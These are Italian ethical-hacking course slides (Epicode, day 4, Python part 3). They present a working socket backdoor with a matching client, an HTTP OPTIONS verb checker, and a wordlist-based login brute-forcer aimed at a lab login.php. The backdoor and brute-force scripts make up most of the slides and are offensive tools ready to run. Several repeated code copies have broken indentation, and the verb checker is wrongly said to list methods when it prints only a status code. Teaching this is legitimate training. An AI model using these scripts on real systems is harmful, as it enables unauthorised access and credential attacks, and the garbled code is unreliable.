

Cyber Security & Ethical Hacking

Giorno 4 – Linguaggi di
programmazione: Python pt.3

Agenda


- Backdoor
- Rilevatore verbi HTTP
- Programma per brute force di login

Backdoor

Nelle prossime slide vedremo come creare una semplice backdoor in Python. La backdoor, letteralmente «porta sul retro», è uno strumento che permette di connettersi da remoto ad un server, sfruttando le socket, ed eseguire del codice sul server. E' una tecnica che può essere utilizzata da utenti malintenzionati per creare una connessione persistente ad un server dopo la fase di exploit delle vulnerabilità.

Ad alto livello il programma ha due aree principali:

- ❑ Il primo blocco, che crea il socket e resta in attesa di connessioni esterne
- ❑ Il secondo, che in base all'input dell'utente esegue determinate funzioni sul sistema dove la backdoor è in esecuzione



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
            except:
                tosend = "Wrong path"
            connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

1. Le funzioni per creare il socket sono tutte note, in sequenza abbiamo:
 - ❑ La creazione del socket «s» tramite la funzione `socket.socket`, dove specifichiamo che vogliamo utilizzare IPv4, e TCP (comunicazione orientata alla connessione)
 - ❑ Il «binding», l'associazione tra IP:PORTA e socket
 - ❑ Il metodo «listen» per metterci in ascolto ad attendere connessioni in entrata
 - ❑ Ed Infine, il metodo «accept» per accettare la connessione in entrata e recuperare info sul client

```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
        except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

2. Il secondo blocco di istruzioni, gestisce la ricezione dei dati e in base all'input lato client esegue 3 diverse azioni:
 - ❑ Se il client invia «1», il server restituisce informazioni circa il sistema operativo sul quale è in esecuzione e versione. Per farlo si utilizzano le funzioni «platform.platform()» e «platform.machine()»

```
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
        except:continue

        if(data.decode('utf-8') == '1'):
            tosend = platform.platform() + " " + platform.machine()
            connection.sendall(tosend.encode())
        elif(data.decode('utf-8') == '2'):
            data = connection.recv(1024)
            try:
                filelist = os.listdir(data.decode('utf-8'))
                tosend = ""
                for x in filelist:
                    tosend += "," + x
            except:
                tosend = "Wrong path"
            connection.sendall(tosend.encode())
        elif(data.decode('utf-8') == '0'):
            connection.close()
            connection, address = s.accept()
```

- ❑ Se il client invia «2», il server esegue il comando «os.listdir» che restituisce la lista dei file presenti in una determinata directory (esempio, «ls» su *nix)
- ❑ Infine, se il client invia «0», il server chiude la connessione

❑ A destra il codice migliore

```
GNU nano 6.3                                esercizio_backdoor1.py *
import socket, platform, os

SRV_ADDR = "192.168.32.100"
SRV_PORT = 12358

s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.bind ((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("Client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
        print (data)
    except:continue
    a= data.decode('utf-8')
    stringa= a.split(sep="\n")
    #print (stringa)
    if(stringa[0] == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(stringa[0] == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(stringa[0] == '0'):
        connection.close()
        connection, address = s.accept()
    else:
        print ("Errore!")
```


Diamo uno sguardo ad un potenziale client.

All'utente viene presentato un menù di scelta:

- ❑ «0» chiude la connessione, «mysock.close()»
- ❑ «1» attende la risposta del server con le info sul sistema operativo
- ❑ «2» all'utente viene richiesto di inserire un path. Path che sappiamo verrà utilizzato lato client per restituire le informazioni sul directory listing, ovvero i file presenti a quel path.

```
GNU nano 6.0 client_backdoor.py
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("\n\n0) Close the connection
1) Get system info
2) List directory contents")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()

while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break


    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)
```


Rilevatore verbi HTTP

Con il prossimo esempio di codice, vediamo come si possono recuperare informazioni circa i verbi HTTP che sono abilitati su un determinato Web Server remoto. Per quest'esempio si utilizzerà il modulo HTTP.client. Diamo uno sguardo al codice ed analizziamolo insieme:

1. La prima parte del programma è piuttosto nota, il programma carica il modulo http.client per utilizzarne le funzioni, successivamente chiede all'utente di inserire:
 - ☐ Host / indirizzo IP del sistema target
 - ☐ La porta. Se la porta è vuota, verrà utilizzata la porta di default 80.




```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 httpstatus.py
import http.client

host = input("Inserire host/IP del sistema target: ")
port = input("Insert la porta del sistema target (default:80): ")

if(port == ""):
    port = 80

try:
    connection = http.client.HTTPConnection(host, port)
    connection.request('OPTIONS', '/')
    response = connection.getresponse()
    print("I metodi abilitati sono:", response.status)
    connection.close()
except ConnectionRefusedError:
    print("Connessione fallita")
```

2. La seconda parte gestisce la connessione verso l'host e lo fa tramite la funzione «http.client.HTTPConnection» che prende in input i parametri «host, porta». La funzione restituisce l'oggetto «connection».
3. Il metodo «request», è utilizzato per inviare una richiesta http specificando verbo, e path. In questo caso utilizziamo «option» come verbo, e la root directory «/» come path.



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 httpstatus.py
import http.client

host = input("Inserire host/IP del sistema target: ")
port = input("Insert la porta del sistema target (default:80): ")

if(port == ""):
    port = 80

try:
    connection = http.client.HTTPConnection(host, port)
    connection.request('OPTIONS', '/')
    response = connection.getresponse()
    print("I metodi abilitati sono:", response.status)
    connection.close()
except ConnectionRefusedError:
    print("Connessione fallita")
```

- La risposta del server è prima salvata nella variabile response, poi tramite il metodo «status», si scrivono a schermo i verbi http abilitati in base alla risposta del server.

```
import http.client

host = input("Inserire host/IP del sistema target: ")
port = input("Insert la porta del sistema target (default:80): ")


if(port == ""):
    port = 80

try:
    connection = http.client.HTTPConnection(host, port)
    connection.request('OPTIONS', '/')
    response = connection.getresponse()
    print("I metodi abilitati sono:", response.status)
    connection.close()
except ConnectionRefusedError:
    print("Connessione fallita")
```

Notate che nell'esempio a destra abbiamo scelto di inviare al server una HTTP request «option».

Volendo avremmo potuto utilizzare uno degli altri verbi messi a disposizione come GET, POST, PUT.

I parametri sono diversi in base al verbo che si sceglie. Per esempio «post» è spesso usato per inviare informazioni ad web server, per esempio per una login.



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 httpstatus.py
import http.client

host = input("Inserire host/IP del sistema target: ")
port = input("Insert la porta del sistema target (default:80): ")

if(port == ""):
    port = 80

try:
    connection = http.client.HTTPConnection(host, port)
    connection.request('OPTIONS', '/')
    response = connection.getresponse()
    print("I metodi abilitati sono:", response.status)
    connection.close()
except ConnectionRefusedError:
    print("Connessione fallita")
```

Login brute force

In questo esempio di codice, vedremo come si effettua un attacco brute force, letteralmente «forza bruta». Questo tipo di attacchi si utilizza per individuare chiavi, password o dati di login provando quante più combinazioni possibili, fino a che non si trova quella giusta.

Per il nostro esempio, supponiamo di avere una pagina http di login, che chiamiamo «login.php», che ci richiede username e password per accedere un'area riservata. Se le credenziali che inseriamo sono esatte, la pagina effettua un redirect sulla pagina di benvenuto, che chiamiamo «benvenuto.php», altrimenti ci darà un errore «credenziali errate» e ricaricherà la pagina «login.php»



Dividiamo il codice qui a destra in 2 blocchi:

- ❑ Il primo: prepariamo l'attacco di forza bruta. Abbiamo scaricato due file txt, uno contenente i nomi utenti più frequentemente utilizzati l'altro contenente le 2000 password più semplici ed utilizzate. Il nostro scopo è leggere da entrambi i file e provare tutte le combinazioni di nome utente/password.

```
import http.client, urllib.parse

username_file = open('nomi_utenti.txt')
password_file = open('password.txt')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()


        print (user,"-",pwd)

    post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd, 'Submit': "Submit"})
    headers = {"Content-type": "application/x-www-form-urlencoded", "Accept": "text/html,application/xhtml+xml"}
    conn = http.client.HTTPConnection("192.168.56.102",80)
    conn.request("POST", "/login.php", post_parameters, headers)
    response = conn.getresponse()

    if(response.getheader('location') == "benvenuto.php"):
        print("Logged with:",user," - ",pwd)
```

Dividiamo il codice qui a destra in 2 blocchi:

- ❑ Il secondo: utilizziamo un ciclo «for» per testare tutte le combinazioni di username password.



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 bruteforce_http.py
import http.client, urllib.parse

username_file = open('nomi_utenti.txt')
password_file = open('password.txt')

user_list = username_file.readlines()
pwd_list = password_file.readlines()


for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()

        print (user,"-",pwd)

    post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd, 'Submit': "Submit"})
    headers = {'Content-type': "application/x-www-form-urlencoded", "Accept": "text/html,application/xhtml+xml"}
    conn = http.client.HTTPConnection("192.168.56.102",80)
    conn.request("POST", "/Login.php", post_parameters, headers)
    response = conn.getresponse()

    if(response.getheader('location') == "benvenuto.php"):
        print("Logged with:",user," - ",pwd)
```

1. Il primo blocco utilizza delle funzioni importanti per operare sui file.
La funzione «open» accetta un file in input e lo apre in lettura, mentre con la funzione «readlines()» copiamo il contenuto del file nomi_utenti.txt nella variabile «user_list» che utilizzeremo di seguito nel ciclo «for». Facciamo lo stesso per il file «password.txt»



```
File Actions Edit View Help
GNU nano 6.0 bruteforce_http.py
import http.client, urllib.parse

username_file = open('nomi_utenti.txt')
password_file = open('password.txt')

user_list = username_file.readlines()
pwd_list = password_file.readlines()


for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()

        print (user,"-",pwd)

        post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd, 'Submit': "Submit"})
        headers = {'Content-type': "application/x-www-form-urlencoded", "Accept": "text/html,application/xhtml+xml"}
        conn = http.client.HTTPConnection("192.168.56.102",80)
        conn.request("POST", "/Login.php", post_parameters, headers)
        response = conn.getresponse()

        if(response.getheader('location') == "benvenuto.php"):
            print("Logged with:",user," - ",pwd)
```

2. Per testare tutte le combinazioni di utenti e password utilizziamo un ciclo for «nidificato». Ovvero un ciclo for che ha al suo interno un secondo ciclo for. Questo ci permette per ogni «nome utente» di testare tutte le password.



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 bruteforce_http.py
import http.client, urllib.parse

username_file = open('nomi_utenti.txt')
password_file = open('password.txt')

user_list = username_file.readlines()
pwd_list = password_file.readlines()


for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()

        print (user,"-",pwd)

    post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd, 'Submit': "Submit"})
    headers = {'Content-type': "application/x-www-form-urlencoded", "Accept": "text/html,application/xhtml+xml"}
    conn = http.client.HTTPConnection("192.168.56.102",80)
    conn.request("POST", "/Login.php", post_parameters, headers)
    response = conn.getresponse()

    if(response.getheader('location') == "benvenuto.php"):
        print("Logged with:",user," - ",pwd)
```

3. Le combinazioni di nome_utente e password, inserite nella variabili «post_parameters» vengono inviate tramite una HTTP request «POST» alla pagina di login, «login.php», dopo aver effettuato la connessione HTTP alla coppia IP:PORTA con il metodo che abbiamo visto anche in precedenza `http.client.HTTPConnection`



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 bruteforce_http.py
import http.client, urllib.parse

username_file = open('nomi_utenti.txt')
password_file = open('password.txt')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()


        print (user,"-",pwd)

        post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd, 'Submit': "Submit"})
        headers = {"Content-type": "application/x-www-form-urlencoded", "Accept": "text/html,application/xhtml+xml"}
        conn = http.client.HTTPConnection("192.168.56.102",80)
        conn.request("POST", "/login.php", post_parameters, headers)
        response = conn.getresponse()

        if(response.getheader('location') == "benvenuto.php"):
            print("Logged with:",user, " - ",pwd)
```

4. Infine, si recupera la risposta che invia il server alla credenziali appena sottomesse e:

- ☐ Se l'header della pagina è uguale a benvenuto.php allora siamo all'interno dell'area riservata del sito. Possiamo dunque dire che le credenziali che abbiamo sottomesse sono valide
- ☐ Se l'header è diverso, il programma tenta la prossima coppia di username / password.



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 bruteforce_http.py
import http.client, urllib.parse

username_file = open('nomi_utenti.txt')
password_file = open('password.txt')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()

        print (user,"-",pwd)

        post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd, 'Submit': "Submit"})
        headers = {'Content-type': "application/x-www-form-urlencoded", "Accept": "text/html,application/xhtml+xml"}
        conn = http.client.HTTPConnection("192.168.56.102",80)
        conn.request("POST", "/Login.php", post_parameters, headers)
        response = conn.getresponse()

        if(response.getheader('location') == "benvenuto.php"):
            print("Logged with:",user," - ",pwd)
```



GRAZIE
Epicode